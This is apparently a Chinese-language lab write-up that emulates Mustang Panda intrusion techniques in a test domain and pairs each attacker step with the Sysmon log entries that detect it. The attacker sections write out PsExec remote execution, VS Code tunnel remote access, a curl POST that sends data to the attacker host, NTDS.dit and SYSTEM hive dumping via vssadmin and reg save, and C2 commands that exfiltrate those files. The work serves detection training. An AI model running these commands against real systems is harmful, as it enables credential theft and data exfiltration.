
Defender↗
攻擊者做了以下事情
-
在 harrenhal 受害機下載了 CodeHelper.bat
- 使用 Sysmon event code 11
-
使用 Psexec 在 readkeep 遠端執行
CodeHelper.bat:- 使用 Sysmon event code 1
-
使用 vscode_tunnel 遠端操控 harrenhal
- 使用 Sysmon event code 1

下方的這筆紀錄證明了攻擊者在受害者機器上利用了 toneshell 新增了 CodeHelper.bat
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.TargetFilename | winlog.event_data.OriginalFileName |
|---|---|---|---|---|
| Mar 25, 2026 @ 06:26:48.954 | C:\Windows\System32\waitfor.exe | harrenhal | C:\Users\harrenhal\AppData\Local\CodeHelper.bat | SharpNBTScan.exe |

而下面的紀錄可以證明在 harrenhal 上有執行 Psexec
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 16:57:33.878 | C:\Users\harrenhal\Desktop\PsExec64.exe | harrenhal | C:\users\harrenhal\Desktop\PsExec64.exe \192.168.1.80 -u kingslanding.net\Administrator -accepteula -d C:\Windows\Temp\CodeHelper.bat |
接下來 hostname 換成 readkeep,發現下面數筆紀錄可以證明CodeHelper.bat 有在 readkeep 上執行,並且啟用了 vscode_tunnel
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 16:57:01.457 | C:\Windows\System32\cmd.exe | readkeep | C:\Windows\system32\cmd.exe /c C:\Windows\Temp\CodeHelper.bat” |
| Mar 25, 2026 @ 16:57:05.624 | C:\Users\Administrator\AppData\Local\Programs\Microsoft VS Code\bin\code-tunnel.exe | readkeep | ”C:\Users\Administrator\AppData\Local\Programs\Microsoft VS Code\bin\code-tunnel.exe” tunnel status |
| Mar 25, 2026 @ 16:57:05.709 | C:\Users\Administrator\AppData\Local\Programs\Microsoft VS Code\Code.exe | readkeep | ”C:\Users\Administrator\AppData\Local\Programs\Microsoft VS Code\bin..\Code.exe” “C:\Users\Administrator\AppData\Local\Programs\Microsoft VS Code\bin..\07ff9d6178\resources\app\out\cli.js” tunnel —accept-server-license-terms —name READKEEP |



並且可以發現他訪問了 kali (192.168.1.127) 的 8888 port ,透過這個 port 回傳了 USER AUTHENTICATION CODE 到 kali
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 16:57:13.146 | C:\Windows\System32\curl.exe | readkeep | curl.exe -X POST —data-binary @""C:\Windows\temp\startcode.dat"" “http://192.168.1.127:8888/code” |
Credential Access↗

使用位於網域控制器 readkeep (192.168.1.80) 的 VS Code 隧道,Mustang Panda 利用 vssadmin 和 reg save 透過 NTDS 進行憑證轉存。Mustang Panda 使用網域控制器上的 VS Code 隧道,將必要的 NTDS.dit 和 SYSTEM hive 檔案回傳到最初被攻陷的工作站 harrenhal (192.168.1.82)。然後,Hermes 使用 Toneshell 通過其現有的 C2 來外洩 NTDS 檔案以進行離線破解。
Attacker 模擬↗
在 Vscode 上點擊 Search bar > Show and Run Commands > type and select “Create New Terminal (With Profile)” > select “PowerShell” to open a PowerShell terminal ,利用下面的指令建立 C 槽的副本,要記下HarddiskVolumeShadowCopy 後面的數字
vssadmin create shadow /for=c: /autoretry=10
接下來掛載 harrenhal 的 C 槽。
net use \\192.168.1.82\C$
在 VScode Tunnel 程式,從 harrenhal 的C 槽的副本拷貝NTDS.dit出來從存到 harrenhal 的 C:\windows\temp\ntds.dit
cmd /c "copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy<REPLACE_ID>\Windows\NTDS\NTDS.dit \\192.168.1.82\C$\windows\temp\ntds.dit"提取 system.hive 存到 harrenhal 的 C:\windows\temp\system.hive
reg save hklm\system \\192.168.1.82\C$\windows\temp\system.hive
刪除掛載 C 槽
net use /delete \\192.168.1.82\C$回到 kali 執行 TONESHELL 將system.hive 上傳回來 kali
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 7, "taskNum": 7, "args": "C:\\windows\\temp\\system.hive"}'執行 TONESHELL 將 NTDS.dit 上傳回來 kali
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 7, "taskNum": 8, "args": "C:\\windows\\temp\\ntds.dit"}'

Defender↗
攻擊者在這個部分分別執行了多個程式,皆可以用 Sysmon event code 1 偵測到

以下的紀錄證明攻擊者使用 vssadmin.exe 以及 net.exe 建立 C 槽的副本以及掛載 harrenhal 的 C 槽
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 17:29:18.169 | C:\Windows\System32\vssadmin.exe | readkeep | ”C:\Windows\system32\vssadmin.exe” create shadow /for=c: /autoretry=10 |
| Mar 25, 2026 @ 17:31:40.526 | C:\Windows\System32\net.exe | readkeap | ”C:\Windows\system32\net.exe” use \192.168.1.82\C$ |
